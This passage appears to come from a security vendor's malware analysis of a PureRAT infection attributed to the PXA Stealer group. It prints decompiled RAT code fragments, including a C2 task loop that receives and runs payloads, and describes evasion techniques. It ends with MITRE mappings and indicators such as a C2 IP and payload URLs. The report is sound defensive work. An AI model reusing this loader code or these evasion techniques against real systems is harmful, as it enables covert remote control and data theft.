            StackCompiler.subscriberWorkerTxt = Process.GetCurrentProcess().MainModule.FileName;
        }
    }
    catch
    {
    }
    return StackCompiler.subscriberWorkerTxt;
```

*Figure 30: **Implant path:** Reports its own file path on disk*

Once the initial host fingerprinting is complete and the handshake with the C2 is established, the RAT transitions into its primary function: a persistent tasking loop designed to receive and execute commands.



```
int num2 = 4;
array = new byte[4];
int num3 = 0;
while (num2 != 0)
{
    int num4 = SubscriberSpec._ConfigurableSubscriber.Read(array, num3, num2);
    num3 += num4;
    num2 -= num4;
    if (num4 <= 0 || num2 < 0)
    {
        throw new Exception();
    }
}
num2 = BitConverter.ToInt32(array, 0);
if (num2 <= 0)
{
    throw new Exception();
}
array = new byte[num2];
num3 = 0;
while (num2 != 0)
{
    int num4 = SubscriberSpec._ConfigurableSubscriber.Read(array, num3, num2);
    num3 += num4;
    num2 -= num4;
    if (num4 <= 0 || num2 < 0)
    {
        throw new Exception();
    }
}
CS$<>8__locals1.connectionCompressor = PassiveFormatter.FormatConcreteFormatter(array);
new Thread(new ThreadStart(CS$<>8__locals1.DecideFlexibleController)).Start();
}
```

Figure 31: Task loop awaiting further payloads

The task loop is fairly straightforward once unpacked:

1. (Red) Read the first 4 bytes to determine the payload length.
2. (Blue) Read that many bytes into a buffer — this is the actual payload.
3. (Green) Deserialize the buffer with the protobuf routine we saw earlier.
4. (Green) Spawn a new thread and call DecideFlexibleController()on the message to execute the task.

This architecture effectively turns this RAT into a dynamic loader. The implant lies dormant, waiting for the operator to push down modules on demand, dynamically extending its capabilities far beyond the initial reconnaissance. These plugins could add functionality for anything from microphone/webcam access to real-time keylogging and hidden desktop access.

Fortunately for the victim, the Huntress SOC was able to isolate and remediate the infected host before the threat actor could deploy any of these additional weaponized plugins, stopping the attack before it could achieve its final objectives. Unfortunately for us, that means we don't have any further modules to investigate.

One final clue reveals PureRAT

The .NET namespaces give us another clue with mentions of PureHVNC, strong evidence that this sample is tied to Pure Hidden VNC, a piece of commodity malware previously sold by someone going by the alias "PureCoder".




Figure 32: PureHVNC modules in the assembly

While PureHVNC is pretty much legacy at this point, many of its modules live on in PureCoder's newer malware families, each designed to serve a specific purpose:

- **PureCrypter** – a crypter used to inject malware into legitimate processes, evade detection, and frustrate analysis with anti-VM and anti-debug checks.
- **BlueLoader** – a loader that deploys additional payloads on infected systems, giving attackers an easy way to stage and update malware campaigns.
- **PureMiner** – a silent cryptojacker that hijacks the victim's CPU and GPU resources to mine cryptocurrency for the attacker without consent.

- **PureLogs Stealer** – an information stealer that exfiltrates browser data, saved credentials, and session tokens, often delivering them directly to the attacker's Telegram.
- **PureRAT** – a modular backdoor that establishes an encrypted C2 channel, and allows operators to load additional modules
- **PureClipper** – monitors the system clipboard for cryptocurrency addresses and replaces them with attacker-controlled addresses during copy-paste operations, redirecting crypto transactions to steal funds.

This architecture and feature set we have observed here align perfectly with **PureRAT**, the developer openly advertised this tool as a custom-coded .NET remote "administration tool," with a lightweight, TLS/SSL-encrypted client and multilingual GUI, offering extensive surveillance and control features such as hidden desktop access (HVNC/HRDP), webcam and microphone spying, real-time and offline keylogging, remote CMD, and application monitoring (e.g., browsers, Outlook, Telegram, Steam). It includes management tools like file, process, registry, network, and startup managers, plus capabilities for DDoS attacks, reverse proxying, .NET code injection, streaming bot management, and execution of files in memory or disk. Though it notably "excludes password/cookie recovery" (Stealer Functionality), as that is sold separately.




Figure 33: PureRAT C2 interface from PureCoder's advertising

Conclusion

The recurring Telegram infrastructure, metadata linking to @LoneNone, and C2 servers traced to Vietnam strongly suggest this was carried out by the people behind PXA Stealer. Their progression from amateurish obfuscation of their Python payloads to abusing commodity malware like PureRAT shows not just persistence, but also hallmarks of a serious and maturing operator. The threat actor demonstrated proficiency in multiple languages and techniques, from Python bytecode loaders and WMI enumeration to .NET process hollowing and reflective DLL loading.

From a wider point of view, the pivot from a custom-coded stealer to a commercial RAT like PureRAT is significant. It lowers the barrier to entry for the attacker, giving them access to a stable, feature-rich, and “professionally” maintained toolkit without requiring extensive development effort. The impact is a more resilient, modular, and dangerous threat capable of extensive data theft, surveillance, follow-on attacks, and long-term persistence.

This campaign underscores the importance of defense-in-depth. The initial access relied on user execution, the loaders exploited trusted and system binaries, and the final stage used defense evasion to remain hidden. No single control could have stopped this entire chain. By understanding the full lifecycle of the attack and monitoring for the specific behaviors outlined here, from certutil abuse to WMI queries and encrypted C2 traffic, organizations can build a more resilient security posture.

MITRE ATT&CK Mapping

Tactic	Technique	Technique Name	Description of Observed Behavior
Initial Access	T1566.001	Spearphishing Attachment	The campaign begins with a phishing email containing a malicious ZIP archive.
Execution	T1204.002	User Execution: Malicious File	The user is tricked into executing an .exe file disguised as a document.
Execution	T1059.006	Python	Stages 1 and 2 are executed via a renamed Python interpreter.
Persistence	T1547.001	Registry Run Keys / Startup Folder	payload 4 establishes persistence by creating a "Windows Update Service" Run key.
Defense Evasion	T1574.001	DLL Side-Loading	A legitimate PDF reader executable is used to load a malicious version.dll.
Defense Evasion	T1027	Obfuscated Files or Information	Multiple stages use Base85, Base64, RC4, AES, and XOR to hide payloads.
Defense Evasion	T1055.012	Process Hollowing	The payload 7 .NET loader is injected into a suspended RegAsm.exe process.
Defense Evasion	T1562.001	Impair Defenses: Disable or Modify Tools	The payload 7 loader patches AMSI to bypass runtime scanning.
Defense Evasion	T1562.006	Impair Defenses: Indicator Blocking	The payload 7 loader unhooks ETW to block EDR telemetry.

Discovery	T1082	System Information Discovery	PureRAT fingerprints the OS version, architecture, and user privileges.
Discovery	T1518.001	Security Software Discovery	The malware uses WMI to enumerate installed antivirus products.
Collection	T1560.001	Archive Collected Data: Archive via Utility	Stolen data is compressed into a ZIP archive before exfiltration.
Command and Control	T1071.001	Web Protocols	The stage 2 stealer exfiltrates data via HTTP POST requests to the Telegram API.
Command and Control	T1573.002	Encrypted Channel: Asymmetric Cryptography	PureRAT uses TLS with a pinned X.509 certificate for C2 communications.

IOCs

Disk and Memory Artifacts

Value	Description
SHA256: e0e724c40dd350c67f9840d29fdb54282f1b24471c5d6abb1dca3584d8bacaa	Payload 9 Payload (PureRAT)
SHA256: 06fc70aa08756a752546198ceb9770068a2776c5b898e5ff24af9ed4a823fd9d	Payload 8 Loader
SHA256: f5e9e24886ec4c60f45690a0e34bae71d8a38d1c35eb04d02148cdb650dd2601	Payload 7 Loader
File Path: C:\Users\Public\Windows\svchost.exe	Renamed Python interpreter used in early stages.
File Path: C:\Users\Public\Windows\Lib\images.png	
SHA256: f6ed084aaa8ecf1b1e20dfa859e8f34c4c18b7ad7ac14dc189bc1fc4be1bd709	Obfuscated Python script (payload 2).
Registry Key: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Windows Update Service	Persistence registry key created in payload 4.

Network / Infrastructure

Type	Value	Description
IP Address	157.66.26.209	PureRAT C2 Server
Port	56001	PureRAT C2 Port (Default)

Port	56002	PureRAT C2 Port
Port	56003	PureRAT C2 Port
URL	https://0x0[.]st/8WBr.py https://is[.]gd/s5xknuj2	Stage 3 payload hosting URL.
URL	https://paste[.]rs/fVmzS	Stage 2 payload hosting URL.
Telegram Handle	@LoneNone	threat actor handle associated with stage 2 (PXA Stealer).

Acknowledgments

I'd like to thank Anna Pham for her help dumping and deobfuscating the final stage.